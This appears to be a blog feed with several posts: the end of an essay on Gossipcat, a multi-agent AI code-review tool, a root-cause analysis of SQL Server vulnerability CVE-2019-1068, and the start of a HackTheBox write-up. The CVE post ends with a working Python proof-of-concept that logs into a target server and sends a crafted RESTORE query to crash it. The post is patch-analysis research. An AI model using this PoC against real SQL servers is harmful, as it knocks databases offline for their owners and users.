<p>The general claim is narrow and, I think, defensible. A single reviewer will remain confidently wrong some non-trivial fraction of the time, and a better model does not remove that fraction; it merely relocates it. The durable remedy is structural: require every claim to cite a real <code class="language-plaintext highlighter-rouge">file:line</code>, let independent agents check it against the code, and admit nothing a peer cannot reproduce. Ground truth replaces opinion. And because each confirmed catch and each caught hallucination is retained as a signal, the system improves on <em>your</em> codebase over time rather than restarting from zero each session.</p>

<h3 id="8-limitations-and-future-work">8. Limitations and future work</h3>

<p>The honest limitations are the ones the orchestrator already stated: skills are synthesized faster than they graduate, a skill requires roughly 80 post-bind signals before its effect can be called proven, and the drift curve bends slowly — over sessions, not within one. The system’s improvements are real but earned at the pace of accumulated evidence, not declared by a release note.</p>

<p>I make no claim to a long-term roadmap. Gossipcat grows when one of my other projects needs something it cannot yet do, and that has been a sufficient compass. The one direction I am deliberately pursuing is the original goal at larger scope: <strong>skill and agent transfer between projects</strong>, so that a <code class="language-plaintext highlighter-rouge">trust_boundaries</code> skill which cost 80 signals to prove out on one codebase confers a head start on the next, rather than every project relearning the same lesson from scratch. The objective is a mesh that remembers what worked everywhere it has worked, not only here.</p>

<h3 id="9-conclusion">9. Conclusion</h3>

<p><a href="https://github.com/gossipcat-ai/gossipcat-ai">Gossipcat</a> started from a single dissatisfaction — that AI reviewers are confident and forgetful — and resolved it with a single structural commitment: no claim survives without being checked against the code, and no mistake passes without teaching the system something. The consensus engine, the grounded reward signal, the per-agent scores, and the auto-generated skills are all consequences of that commitment. The further I push the system, the more that one property turns out to be the only one that mattered.</p>

<p>If a reader retains one sentence, I would choose this: <strong>do not trust an AI’s confidence; require it to earn each claim against the code, and require each mistake to change what happens next.</strong></p>

<hr />

<h4 id="summary">Summary</h4>

<ul>
  <li>A single AI reviewer presents hallucinated bugs as critical findings <strong>5–10%</strong> of the time; cross-review with verification reduces that to <strong>under 1%</strong>.</li>
  <li>Gossipcat is an MCP server for Claude Code: several agents review in parallel, <strong>cross-review</strong> one another, and only consensus-confirmed findings reach you.</li>
  <li>Every finding must cite a real <code class="language-plaintext highlighter-rouge">file:line</code>; peers verify it against the source. That mechanical check — not a judge model — is the reward signal. The result is <strong>weightless in-context RL</strong>: no weights are updated, and the policy is a set of markdown skill files.</li>
  <li>Per-category accuracy scores steer dispatch, and repeated failures synthesize corrective skills. <strong>No agent is exempt</strong> — the 0.93 reviewer is penalized exactly as the 0.39 one is.</li>
  <li>Install: <code class="language-plaintext highlighter-rouge">npm install -g gossipcat &amp;&amp; claude mcp add gossipcat -s user -- gossipcat</code>, then ask Claude Code to <em>“set up a gossipcat team for this project.”</em> Source and full documentation: <a href="https://github.com/gossipcat-ai/gossipcat-ai">github.com/gossipcat-ai/gossipcat-ai</a>.</li>
</ul>

<hr />

<h3 id="appendix--a-skill-file-that-graduated">Appendix — a skill file that graduated</h3>

<p>The post claims that gossipcat turns an agent’s repeated failures into a markdown skill file, and that a skill only counts for anything once it survives a statistical test on its post-bind signals. Here is one such file (frontmatter and key sections, abridged for length): <code class="language-plaintext highlighter-rouge">sonnet-reviewer</code>’s <code class="language-plaintext highlighter-rouge">trust_boundaries</code> skill, generated from that agent’s own failure history and marked <strong><code class="language-plaintext highlighter-rouge">status: passed</code></strong> on 2026-06-15 by a Wilson one-sample test. Its “Iron Law” is the exact discipline this entire post argues for — never assert that something is absent from a quoted blob; open the file and check. The file below is injected into that agent’s prompt for every trust-boundary review.</p>

<div class="md-toggle" data-md-toggle="">
<div class="md-toggle-bar">
<span class="md-toggle-name">sonnet-reviewer · trust_boundaries skill</span>
<button class="md-toggle-btn" type="button" aria-pressed="false" aria-label="Toggle rendered markdown"><span class="md-toggle-state">Rendered view</span></button>
</div>
<div class="md-raw" data-md-raw=""><div class="language-markdown highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nn">---</span>
<span class="na">name</span><span class="pi">:</span> <span class="s2">"</span><span class="s">trust-boundaries-anchor-and-branch-verification"</span>
<span class="na">category</span><span class="pi">:</span> <span class="s2">"</span><span class="s">trust_boundaries"</span>
<span class="na">agent</span><span class="pi">:</span> <span class="s2">"</span><span class="s">sonnet-reviewer"</span>
<span class="na">effectiveness</span><span class="pi">:</span> <span class="m">0.154</span>
<span class="na">version</span><span class="pi">:</span> <span class="m">5</span>
<span class="na">mode</span><span class="pi">:</span> <span class="s2">"</span><span class="s">contextual"</span>
<span class="na">status</span><span class="pi">:</span> <span class="s2">"</span><span class="s">passed"</span>
<span class="na">verdict_method</span><span class="pi">:</span> <span class="s2">"</span><span class="s">wilson_one_sample"</span>
<span class="na">passed_at</span><span class="pi">:</span> <span class="s2">"</span><span class="s">2026-06-15T21:07:24.181Z"</span>
<span class="na">baseline_accuracy_hallucinated</span><span class="pi">:</span> <span class="m">3</span>
<span class="na">migration_count</span><span class="pi">:</span> <span class="m">3</span>
<span class="nn">---</span>

<span class="gu">## Iron Law</span>

<span class="ge">**</span>An absence claim ("X is missing", "not wired", "no method anywhere") is NEVER
valid from embedded <span class="sb">`&lt;anchor&gt;`</span> content alone.<span class="ge">**</span> Anchor blocks in your prompt are
pre-resolved against <span class="sb">`project_root`</span> (master HEAD), not against the worktree branch
under review. You MUST run an independent <span class="sb">`file_read`</span> against the <span class="sb">`resolutionRoots`</span>
path before asserting absence. NO EXCEPTIONS.

<span class="gu">## Methodology</span>
<span class="p">
1.</span> Identify the ref. If <span class="sb">`resolutionRoots`</span> contains <span class="sb">`.claude/worktrees/agent-*`</span>,
   the review target is a worktree branch, NOT master.
<span class="p">2.</span> Treat anchors as hints, not ground truth — they were resolved against master
   HEAD. Use them to locate symbols, never to prove absence.
<span class="p">3.</span> For every absence claim, run independent reads. Before emitting "X is missing",
   <span class="sb">`file_read`</span> the file at the worktree path. Read the full method, not the grep line.
<span class="p">4.</span> Check call sites AND definitions — a symbol can be defined in one file and
   gated/filtered in its caller.
<span class="p">5.</span> Check barrel re-exports before asserting a symbol is unexported.
<span class="p">6.</span> State the ref in the finding — name which path/branch you inspected.

<span class="gu">## Anti-Patterns</span>
<span class="p">
-</span> <span class="gs">**Thought:**</span> "The <span class="sb">`&lt;anchor&gt;`</span> block doesn't show the method, so it's missing."
  <span class="gs">**Reality:**</span> Anchors resolve against master HEAD. The PR adds the method on the
  worktree branch. Always <span class="sb">`file_read`</span> the worktree path before claiming absence.
<span class="p">-</span> <span class="gs">**Thought:**</span> "One grep returned no hits, so the symbol isn't wired."
  <span class="gs">**Reality:**</span> Grep scope may exclude the worktree, or the symbol may be re-exported
  via the barrel. Check definitions, call sites, and the index.
<span class="p">-</span> <span class="gs">**Thought:**</span> "User input flows into a query — this is SQL injection."
  <span class="gs">**Reality:**</span> This project has no SQL database and no HTML templating. Find the
  actual boundary (path traversal, JSON injection into a ledger, regex DoS).
<span class="gt">
&gt; *… activation triggers, code-path patterns, and the pre-emit quality-gate checklist trimmed for length …*</span>
</code></pre></div></div>
</div>
<div class="md-rendered" data-md-rendered="" hidden=""><div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">name</span><span class="pi">:</span> <span class="s2">"</span><span class="s">trust-boundaries-anchor-and-branch-verification"</span>
<span class="na">category</span><span class="pi">:</span> <span class="s2">"</span><span class="s">trust_boundaries"</span>
<span class="na">agent</span><span class="pi">:</span> <span class="s2">"</span><span class="s">sonnet-reviewer"</span>
<span class="na">effectiveness</span><span class="pi">:</span> <span class="m">0.154</span>
<span class="na">version</span><span class="pi">:</span> <span class="m">5</span>
<span class="na">mode</span><span class="pi">:</span> <span class="s2">"</span><span class="s">contextual"</span>
<span class="na">status</span><span class="pi">:</span> <span class="s2">"</span><span class="s">passed"</span>
<span class="na">verdict_method</span><span class="pi">:</span> <span class="s2">"</span><span class="s">wilson_one_sample"</span>
<span class="na">passed_at</span><span class="pi">:</span> <span class="s2">"</span><span class="s">2026-06-15T21:07:24.181Z"</span>
<span class="na">baseline_accuracy_hallucinated</span><span class="pi">:</span> <span class="m">3</span>
<span class="na">migration_count</span><span class="pi">:</span> <span class="m">3</span>
</code></pre></div></div>

<h2 id="iron-law">Iron Law</h2>

<p><strong>An absence claim (“X is missing”, “not wired”, “no method anywhere”) is NEVER
valid from embedded <code class="language-plaintext highlighter-rouge">&lt;anchor&gt;</code> content alone.</strong> Anchor blocks in your prompt are
pre-resolved against <code class="language-plaintext highlighter-rouge">project_root</code> (master HEAD), not against the worktree branch
under review. You MUST run an independent <code class="language-plaintext highlighter-rouge">file_read</code> against the <code class="language-plaintext highlighter-rouge">resolutionRoots</code>
path before asserting absence. NO EXCEPTIONS.</p>

<h2 id="methodology">Methodology</h2>

<ol>
  <li>Identify the ref. If <code class="language-plaintext highlighter-rouge">resolutionRoots</code> contains <code class="language-plaintext highlighter-rouge">.claude/worktrees/agent-*</code>,
the review target is a worktree branch, NOT master.</li>
  <li>Treat anchors as hints, not ground truth — they were resolved against master
HEAD. Use them to locate symbols, never to prove absence.</li>
  <li>For every absence claim, run independent reads. Before emitting “X is missing”,
<code class="language-plaintext highlighter-rouge">file_read</code> the file at the worktree path. Read the full method, not the grep line.</li>
  <li>Check call sites AND definitions — a symbol can be defined in one file and
gated/filtered in its caller.</li>
  <li>Check barrel re-exports before asserting a symbol is unexported.</li>
  <li>State the ref in the finding — name which path/branch you inspected.</li>
</ol>

<h2 id="anti-patterns">Anti-Patterns</h2>

<ul>
  <li><strong>Thought:</strong> “The <code class="language-plaintext highlighter-rouge">&lt;anchor&gt;</code> block doesn’t show the method, so it’s missing.”
<strong>Reality:</strong> Anchors resolve against master HEAD. The PR adds the method on the
worktree branch. Always <code class="language-plaintext highlighter-rouge">file_read</code> the worktree path before claiming absence.</li>
  <li><strong>Thought:</strong> “One grep returned no hits, so the symbol isn’t wired.”
<strong>Reality:</strong> Grep scope may exclude the worktree, or the symbol may be re-exported
via the barrel. Check definitions, call sites, and the index.</li>
  <li><strong>Thought:</strong> “User input flows into a query — this is SQL injection.”
<strong>Reality:</strong> This project has no SQL database and no HTML templating. Find the
actual boundary (path traversal, JSON injection into a ledger, regex DoS).</li>
</ul>

<blockquote>
  <p><em>… activation triggers, code-path patterns, and the pre-emit quality-gate checklist trimmed for length …</em></p>
</blockquote>
</div>
</div>

<p>It is not the only one. Nine skills currently carry <code class="language-plaintext highlighter-rouge">status: passed</code> — among them <code class="language-plaintext highlighter-rouge">gemini-reviewer</code>’s <code class="language-plaintext highlighter-rouge">concurrency</code> (effectiveness <strong>+0.58</strong>), <code class="language-plaintext highlighter-rouge">injection-vectors</code>, <code class="language-plaintext highlighter-rouge">input-validation</code>, and <code class="language-plaintext highlighter-rouge">error-handling</code>, plus <code class="language-plaintext highlighter-rouge">sonnet-reviewer</code>’s <code class="language-plaintext highlighter-rouge">resource-exhaustion</code> and <code class="language-plaintext highlighter-rouge">concurrency</code>. Others sit at <code class="language-plaintext highlighter-rouge">failed</code> or <code class="language-plaintext highlighter-rouge">inconclusive</code>, and many more at <code class="language-plaintext highlighter-rouge">pending</code> — generated, bound, and still accumulating the signals they need to prove out. As the orchestrator said earlier, a single graduation cycle often produces none; nine passed is the slow, cumulative result the post means by <em>learning from mistakes</em>.</p>]]></content><author><name>ataberk-xyz</name></author><category term="ai-research" /><category term="ai" /><category term="multi-agent" /><category term="mcp" /><category term="claude-code" /><category term="llm" /><category term="code-review" /><summary type="html"><![CDATA[Abstract. Single-agent AI code review has a structural flaw: it presents hallucinated findings with the same confidence as real ones, and it never learns from being wrong. Gossipcat is an MCP server for Claude Code that attacks both problems with a single mechanism. Several agents review a change independently, then cross-review each other’s findings against the source code; the verified outcomes become grounded reward signals that reshape how future work is routed and how each agent is prompted. No model weights are updated — the learned policy is a set of markdown files. This post explains why that design works, the engineering problem that nearly sank it, and what the system’s own development history reveals about its limits.]]></summary></entry><entry><title type="html">Discovering an Undisclosed Stack Overflow Vulnerability in Microsoft SQL Server (CVE-2019-1068)</title><link href="https://ataberk-xyz.github.io/vulnerability-research/2021/02/06/discovering-an-undisclosed-stack-overflow-vulnerability-in-mssql-server-cve-2019-1068.html" rel="alternate" type="text/html" title="Discovering an Undisclosed Stack Overflow Vulnerability in Microsoft SQL Server (CVE-2019-1068)" /><published>2021-02-06T00:00:00+00:00</published><updated>2021-02-06T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/vulnerability-research/2021/02/06/discovering-an-undisclosed-stack-overflow-vulnerability-in-mssql-server-cve-2019-1068</id><content type="html" xml:base="https://ataberk-xyz.github.io/vulnerability-research/2021/02/06/discovering-an-undisclosed-stack-overflow-vulnerability-in-mssql-server-cve-2019-1068.html"><![CDATA[<blockquote>
  <p><strong>Root cause analysis and PoC for a Microsoft SQL Server Stack Overflow Vulnerability by reversing svl.dll.</strong></p>
</blockquote>

<h3 id="introduction">Introduction</h3>

<p>We would like to share one of our vulnerability analysis works in this blog post which covers a silently patched stack based memory corruption vulnerability <strong>(CVE-2019-1068)</strong> in svl.dll, which can be used for a Denial of Service and a possible Remote Code Execution. This blog post is also shared on blogs of <a href="https://cems.fun/">Cem Onat Karagün</a> and <a href="https://medium.com/@fecassie">Fatih Erdoğan</a>.</p>

<p>This issue affects the following versions of Microsoft SQL Server:</p>
<ul>
  <li>Microsoft SQL Server 2014</li>
  <li>Microsoft SQL Server 2016</li>
  <li>Microsoft SQL Server 2017</li>
</ul>

<p>It was patched on 9 July 2019. More information about this issue can be found <a href="https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1068">here</a>.
This blog post describes the root cause analysis and includes the Proof of Concept script.</p>

<h3 id="details-of-cve-2019-1068">Details of CVE-2019-1068</h3>


<p>In the beginning, we searched for the undisclosed memory corruption vulnerabilities of Microsoft SQL Server from MSRC’s web portal. As seen on the screenshot below, CVSS v3.0 score of the vulnerability was calculated as 8.8 (High) on NVD of NIST.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/windows_mssql/1.png" alt="1" /></p>

<p>After a short discussion, we jumped into patch analysis of the vulnerability, we started with the description page of the vulnerability.</p>


<p>The summary of the affected versions is listed below.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/windows_mssql/2.png" alt="2" /></p>

<h4 id="executive-summary">Executive Summary</h4>
<blockquote>
  <p>A remote code execution vulnerability exists in Microsoft SQL Server when it incorrectly handles processing of internal functions. An attacker who successfully exploited this vulnerability could execute code in the context of the SQL Server Database Engine service account. <strong>To exploit the vulnerability, an authenticated attacker would need to submit a specially crafted query to an affected SQL server.</strong> The security update addresses the vulnerability by modifying how the Microsoft SQL Server Database Engine handles the processing of functions.</p>
</blockquote>

<p>The executive summary tells that an authenticated attacker would need to run a crafted query. By considering this summary, our work focused on SQL Server’s query handler engine.</p>

<h3 id="patch-analysis">Patch Analysis</h3>

<p>By comparing the difference across all of the files in Cumulative Update 14 and Cumulative Update 15 we discovered the patched DLL.</p>

<p>It’s possible to see that only a few functions of <strong>svl.dll</strong> were patched:</p>
<ul>
  <li>SvlPathUtilIsCrossPlatform(ushort const * const)</li>
  <li>SvlPathUtilHasDriveLetter(ushort const * const)</li>
  <li>SvlPathHandlerT&lt;UriPathTraits&gt;::ValidatePath(ushort const * const)</li>
  <li>SvlPathHandlerT&lt;XPlatPathTraits&gt;::ValidatePath(ushort const * const)</li>
</ul>

<p>This can be seen on the screenshot below:</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/windows_mssql/3.png" alt="3" /></p>

<p>The patched version contains the following function:</p>
<ul>
  <li>SvlPathUtilHasDriveLetter(ushort const * const)</li>
</ul>


<p>When we look into the difference between two updated versions, it’s possible to see one of these functions processes a user-generated string even if it is not in a valid path format.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/windows_mssql/4.png" alt="4" /></p>

<p>As seen on the screenshot above, the vulnerable version of the function has fewer lines of code.</p>

<p>Both versions of the <strong>“SvlPathUtilHasDriveLetter”</strong> use the <a href="https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/isalpha-iswalpha-isalpha-l-iswalpha-l?view=msvc-160#return-value">iswalpha</a> function to check if the first character of the user-controlled input string is between A and Z. Additionally they both check if the second character of the string equals to <strong>“:”</strong> character or not.</p>

<p>The improvement in the updated code block adds an extra check on the third character of the input string. It checks if the third character is one of <strong>”\“</strong> or <strong>”/”</strong> characters. Function returns <strong>“1”</strong> and the program continues properly if all conditions meet the requirements.</p>

<h3 id="triggering-the-bug">Triggering the Bug</h3>


<p>To trigger the bug, all we needed was to create a crafted SQL query which includes a path value that triggers the vulnerable function in CU14. We looked for a way of doing it on Microsoft’s online documentations as seen on the screenshot below.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/windows_mssql/6.png" alt="6" /></p>


<p>After several attempts, we were able to trigger the vulnerability by using the following command on the screenshot. Whenever this SQL Query is processed by SQL Server, it crashes.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/windows_mssql/7.png" alt="7" /></p>

<h3 id="crash-analysis">Crash Analysis</h3>

<p>The dynamic analysis process was started by attaching the SQL server to WinDBG. During the analysis, it was observed that none of the user-controlled inputs were written in any part of the memory.</p>



<p>As seen on the screenshot below which shows the call stack analysis step, <strong>“svl!PositionT&lt;Win32PathTraits&gt;::SetBuffer”</strong> is called by the vulnerable DLL then program flow continues with the <strong>“svl!SvlPathHandlerT&lt;Win32PathTraits&gt;::NormalizePath”</strong> function.
We discovered that <strong>“svl!SvlPathHandlerT&lt;Win32PathTraits&gt;::NormalizePath”</strong> function interacts with <strong>“svl!SvlPathUtilHasDriveLetter”</strong> function which doesn’t have a proper input validation against malformed “path” strings.</p>

<p>Eventually, this corruption leads to an infinite recursive call of the <strong>“sqlmin!CheckFileStreamReserved”</strong> function therefore stack exhaustion occurs.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/windows_mssql/8.png" alt="8" /></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/windows_mssql/9.png" alt="9" /></p>

<h3 id="conclusion">Conclusion</h3>

<p>According to MSRC’s web portal, this vulnerability seems to lead to an RCE impact. We tried to achieve this impact by using some publicly known methods. Unfortunately, it seems to be leading to a stack exhaustion DoS vulnerability.</p>

<h3 id="poc---exploit-denial-of-service">PoC - Exploit (Denial of Service)</h3>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/usr/bin/env python
</span><span class="n">__DATE__</span> <span class="o">=</span> <span class="s">'05.02.2021'</span>
<span class="n">__VERSION__</span> <span class="o">=</span> <span class="mf">0.1</span>

<span class="kn">import</span> <span class="nn">pypyodbc</span> <span class="k">as</span> <span class="n">pyodbc</span>
<span class="kn">import</span> <span class="nn">sys</span>
<span class="kn">import</span> <span class="nn">argparse</span>

<span class="n">parser</span> <span class="o">=</span> <span class="n">argparse</span><span class="p">.</span><span class="n">ArgumentParser</span><span class="p">()</span>
<span class="n">parser</span><span class="p">.</span><span class="n">add_argument</span><span class="p">(</span><span class="s">'-t'</span><span class="p">,</span> <span class="s">'--target-host'</span><span class="p">,</span> <span class="n">help</span><span class="o">=</span><span class="s">"Target Host"</span><span class="p">,</span> <span class="n">action</span><span class="o">=</span><span class="s">"store"</span><span class="p">,</span> <span class="n">required</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>
<span class="n">parser</span><span class="p">.</span><span class="n">add_argument</span><span class="p">(</span><span class="s">'-u'</span><span class="p">,</span> <span class="s">'--user'</span><span class="p">,</span> <span class="n">help</span><span class="o">=</span><span class="s">"SQL Server Username"</span><span class="p">,</span> <span class="n">action</span><span class="o">=</span><span class="s">"store"</span><span class="p">,</span> <span class="n">required</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>
<span class="n">parser</span><span class="p">.</span><span class="n">add_argument</span><span class="p">(</span><span class="s">'-p'</span><span class="p">,</span> <span class="s">'--password'</span> <span class="p">,</span> <span class="n">help</span><span class="o">=</span><span class="s">"SQL Server Password"</span><span class="p">,</span> <span class="n">action</span><span class="o">=</span><span class="s">"store"</span><span class="p">,</span> <span class="n">required</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>
<span class="n">args</span> <span class="o">=</span> <span class="n">parser</span><span class="p">.</span><span class="n">parse_args</span><span class="p">()</span>

<span class="n">connection_string</span> <span class="o">=</span> <span class="s">'Driver={SQL Server};Server='</span> <span class="o">+</span> <span class="n">args</span><span class="p">.</span><span class="n">target_host</span> <span class="o">+</span> <span class="s">';'</span> <span class="o">+</span> <span class="s">';UID='</span> <span class="o">+</span> <span class="n">args</span><span class="p">.</span><span class="n">user</span> <span class="o">+</span> <span class="s">';PWD='</span> <span class="o">+</span> <span class="n">args</span><span class="p">.</span><span class="n">password</span> <span class="o">+</span> <span class="s">';'</span>
<span class="n">conn</span> <span class="o">=</span> <span class="n">pyodbc</span><span class="p">.</span><span class="n">connect</span><span class="p">(</span><span class="n">connection_string</span><span class="p">)</span>
<span class="n">cursor</span> <span class="o">=</span> <span class="n">conn</span><span class="p">.</span><span class="n">cursor</span><span class="p">()</span>

<span class="k">try</span><span class="p">:</span>
    <span class="n">cursor</span><span class="p">.</span><span class="n">execute</span><span class="p">(</span><span class="s">"RESTORE FILELISTONLY FROM DISK='C:AAA';"</span><span class="p">)</span>
<span class="k">except</span> <span class="n">pyodbc</span><span class="p">.</span><span class="n">DatabaseError</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"Crashed."</span><span class="p">)</span>
    <span class="nb">exit</span><span class="p">(</span><span class="mi">0</span><span class="p">)</span>

</code></pre></div></div>]]></content><author><name>0xSaiyajin</name></author><category term="vulnerability-research" /><category term="patch-analysis" /><category term="nday" /><category term="stack-overflow" /><category term="mssql" /><summary type="html"><![CDATA[Root cause analysis and PoC for a Microsoft SQL Server Stack Overflow Vulnerability by reversing svl.dll.]]></summary></entry><entry><title type="html">HackTheBox OneTwoSeven Writeup [eng]</title><link href="https://ataberk-xyz.github.io/writeup/2019/09/02/hackthebox-onetwoseven-writeup-eng.html" rel="alternate" type="text/html" title="HackTheBox OneTwoSeven Writeup [eng]" /><published>2019-09-02T00:00:00+00:00</published><updated>2019-09-02T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/writeup/2019/09/02/hackthebox-onetwoseven-writeup-eng</id><content type="html" xml:base="https://ataberk-xyz.github.io/writeup/2019/09/02/hackthebox-onetwoseven-writeup-eng.html"><![CDATA[<p>This is the write-up of the <strong>OneTwoSeven</strong> machine from <strong>HackTheBox</strong>.</p>

<p>In my opinion, this one is the most educational machine which I had solved. 
So many different techniques are necessary for solving <strong>OneTwoSeven</strong>.</p>

